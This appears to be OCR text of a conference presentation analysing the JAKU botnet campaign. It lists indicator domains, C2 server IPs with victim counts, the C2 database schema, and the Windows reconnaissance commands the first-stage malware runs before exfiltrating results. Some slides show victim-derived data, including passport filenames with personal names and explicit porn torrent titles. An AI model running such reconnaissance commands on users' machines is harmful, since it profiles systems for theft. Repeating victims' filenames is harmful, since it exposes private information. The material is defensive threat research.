JAKU – Analysis of a Botnet Campaign ICANN56

Andy Settle
Head of Special Investigations
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ANDY SETTLE - HEAD OF SPECIAL INVESTIGATIONS

- Previously:
  - **Thales UK** – Head of UK Cyber Security Practice
  - **Raytheon UK** – Chief Cyber Security Consultant
  - 25+ Years Independent Consultant. Clients including:
    - UK Government – **Home Office**, **Ministry of Defence**, **Cabinet Office, Foreign and Commonwealth Office**
    - **NATO**
    - **BT, Citibank, IBM, Fujitsu Defence**
    - **.GG & .JE ccTLDs**

- Also:
  - Advisor to UK Government as a member of the **CPNI** Security Researcher's Information Exchange
  - Serving **British Army Officer** (Reserves)
  - Member of the **Chartered Management Institute**
  - Member of the **British Computer Society**
  - Assessor to UK **Cyber Security Challenge**
  - Registered UK Schools **STEM Ambassador**

- Buzzwords:
  - Network Security, Information Assurance, Threat Intelligence, Penetration Testing, Vulnerability Assessments, Intrusion Detection, DNS, Unix, Linux, C, C++, Perl, Software Engineering, ~~Banjo~~, Harmonica

PUBLIC HEALTH WARNING

MAY CONTAIN OPINIONS

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JAKU- Episode I

First stage malware and making your own luck

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

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

SO WHAT? – PIVOTING AND MAKING YOUR OWN LUCK





PASSIVE DNS

bbsbox.strangled.net
benz.strangled.net
benz.wikaba.com
blog3.serveblog.net
boardchk.strangled.net
browny.ddns.net
combiz.user32.com
cometome.yourtrap.com
comix.mornor.com
cpanel.epismile.com.sg
cpanel.hash-tech.com
cpanel.roborobo.com.sg
cutemini.sexidude.com
decrypt.dnsd.info
decrypt.effers.com
decrypt.info.tm
dns53.ignorelist.com
file2.strangled.net
forum.bbsindex.com
forum.serveblog.net
ftp.mornor.com
mail.mailserverthai.com
mail.mornor.com
mailserverthai.com
minicooper.chickenkiller.com
minicooper.ddns.com
mob-adv.com
mor1.vps-leo.com
mor2.vps-roc.com
mornor.com
mornor.net
movie.flnet.org
movieadd.mooo.com
myforum.info.tm
ns1.thefince.com
ns2.thefince.com
pic.ezua.com
pic.zzux.com
pic3.mooo.com
sign.neon.org
sweetbrowny.mooo.com
torent.dnsd.info
torrent.dtdns.net
torrent.gotgeeks.com
torrent.serveblog.net
torrent1.coza.ro
torrent1.flnet.org
torrent3.bbsindex.com
torrentfiles.ddns.net
webmail.mailserverthai.com
winchk.bbsindex.com
www.bbsupdates.comxa.com
www.comix.mornor.com
www.mailserverthai.com
www.mob-adv.com
www.mornor.com
www.thefince.com

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LOOKING FOR UNUSUAL THINGS…


```
                          Index of /img
Icon   Name                Last modified      Size  Description
_____________________________________________________________________________

[DIR]  Parent Directory
[IMG]  near.jpg            09-Dec-2015 19:59  451M
_____________________________________________________________________________

Apache/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/1.0.0c PHP/5.3.8 mod_apreq2-20090110/2.7.1 mod_perl/2.0.5
Perl/v5.10.1 Server at pic3.mooo.com Port 80
```

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…SEEK, AND YE SHALL FIND?

```
$ file near.jpg
near.jpg: SQLite 2.x database
```

```
$ sqlite near.jpg .schema
CREATE TABLE child (uid TEXT PRIMARY KEY, version REAL, pip TEXT, info TEXT,
infouptime INTEGER, iplist TEXT, instime INTEGER,lasttime INTEGER, downfile
TEXT, downver REAL);
CREATE TABLE dist2 (id INTEGER PRIMARY KEY, pubdownfile TEXT, pubdownver REAL,
pubdowncnt INTEGER, pridownfile TEXT, pridownver REAL, pridowncnt INTEGER);
CREATE TABLE history (id INTEGER PRIMARY KEY, uid TEXT, ctime INTEGER);
CREATE TABLE tvdist (id INTEGER PRIMARY KEY, tvdownfile TEXT, tvdownver REAL,
tvdowncnt INTEGER);
CREATE INDEX idx_instime ON child(instime);
CREATE INDEX idx_lasttime ON child(lasttime);
CREATE INDEX idx_version ON child(version);
```

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DOCUMENTING THE FINDINGS

COLUMN	DESCRIPTION
UID	A unique identifier of the victim. This allows the C2 server to track victims if and when their IP address changes.
VERSION	A unique identifier for the version of the malware on the victim machine.
PIP	The public IP address of the victim. This is updated as and when the victim machines external IP address changes.
INFO	The details gathered by the malware from the victim machine.
INFOUPTIME	The date/time that the INFO field was updated in the database. Believed to be the data/time on the C2 server.
IPLIST	A list of IP addresses from all the victim machines network interfaces.
INSTIME	The date/time that the malware was originally installed on the victim machine.
LASTTIME	The date/time of the last beacon received by the C2 server from the malware on the victim machine.

EXAMPLE DATA - PROCESSES AND FILENAMES

```
Image Name                     PID Services
========================= ======== ============================
System Idle Process              0 N/A
System                           4 N/A
smss.exe                       232 N/A
...
winlogon.exe                   456 N/A
services.exe                   500 N/A
lsass.exe                      516 KeyIso, SamSs
lsm.exe                        524 N/A
svchost.exe                    636 DcomLaunch, PlugPlay, Power
svchost.exe                    708 RpcEptMapper, RpcSs
...
explorer.exe                  2348 N/A
hpwuschd2.exe                 2448 N/A
HPStatusAlerts.exe            2464 N/A
Skype.exe                     2488 N/A
SSScheduler.exe               2504 N/A
SearchIndexer.exe             3132 WSearch
chrome.exe                    3416 N/A
svchost.exe                   3440 FontCache, SSDPSRV, upnphost
...
chrome.exe                    4028 N/A
chrome.exe                    2248 N/A
svchost.exe                   2560 WinDefend
...
taskeng.exe                    608 N/A
Services.exe                  1408 N/A
WmiPrvSE.exe                  2176 N/A
WmiPrvSE.exe                  3088 N/A
TrustedInstaller.exe          3832 TrustedInstaller
TVC15.exe                     3780 N/A
conhost.exe                   3284 N/A
tasklist.exe                  2872 N/A
```

亞裔美少女被老外狂舔騷B各種姿勢狂幹加口暴指插肛門高清超長視頻
出租房露脸干成都骚货
國內騷妻艷舞自拍好身材扭的真風騷扭玩再吹簫真刺激超清

```
Hollywood Sex Wars.2013.720p.KOR.HDRip.H264-KTH
Honeycam 2015-09-24 23-57-13
Hotaru.No.Hikari.The.Movie.2012.JAP.BDRip.x264.AC3- ADiOS
Hotel.Transylvania.2012.1080p.BluRay.H264.AAC-RARBG
House.of.Tolerance.201.KORSUB.x264.AC3-ADiOS
```

```
KWANGHO Passport
NOORI Passport
passport ID.pdf
Astaneh Passport.pdf
Passport Goudarzi.png
Passport Rastegar.jpg
Passport Taghizadeh.pdf
Passport Taheri.jpg
PASSPORT_LEEJAEYOUNG.jpg
Ling Yok Ung Passport
My Passport (F)
```

```
2015 DPRK Funding with comments DPRK 260615.doc
Color coded DPRK Proposal to ****** 2016 - 2018-DM
DPRK  DL workshop  programme  DAY One. docx
DPRK 2016 funding Analysis Mar 2016.xlsx
```

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FIRST STAGE - WHAT INFORMATION IS EXFILTRATED?

```
systeminfo
net use
net user
tasklist /svc
netstat -ano
dir "%USERPROFILE%\Recent"
dir "%APPDATA%\Microsoft\Windows\Recent"
dir /s/b "%USERPROFILE%\Favorites"
```

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PIVOTING VIA WHAT WE NOW KNOW

C2	IP	ASN	VICTIMS
BLACK-SAPHARUS	101.99.68.5	AS45839 PIRADIUS NET	5153
BLUE-MONKEY	43.252.36.195	AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	3925
BROWN-COOPER	103.13.229.20	AS23884 Proimage Engineering and Communication Co.,Ltd.	1184
GREEN-SOUNDFIX	27.254.44.207	AS9891 CS LOXINFO Public Company Limited.	327
GREY-THAI	202.142.223.144	AS7654 Internet Solution & Service Provider Co., Ltd.	3005
ORANGE-HOWL	27.254.96.222	AS9891 CS LOXINFO Public Company Limited.	4204
PINK-COW	27.254.55.23	AS9891 CS LOXINFO Public Company Limited.	2242
RED-RACCOON	[redacted]	AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	10
RED-RACCOON	[redacted]	AS24218 Global Transit Communications - Malaysia	17
RED-RACCOON	[redacted]	AS23884 Proimage Engineering and Communication Co.,Ltd.	10
VIOLET-FOX	27.254.96.223	AS9891 CS LOXINFO Public Company Limited.	1187
YELLOW-BOA	202.150.220.93	AS38001 NewMedia Express Pte Ltd. Singapore Web Hosting Service Provider	3236

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
DATA LOCATIONS & VICTIM COUNT

TOTAL NUMBER OF VICTIMS PER SERVER



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

WHAT DO WE KNOW ABOUT THE VICTIMS?





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

VICTIMS LOCATIONS – AMERICAS & EMEA




VICTIMS LOCATIONS – KOREA & JAPAN



POISONED BITTORRENTS

Poisoned Files

- **mario-gun.exe**
- DjVuSolo3.1-noncom.exe
- fp801.exe
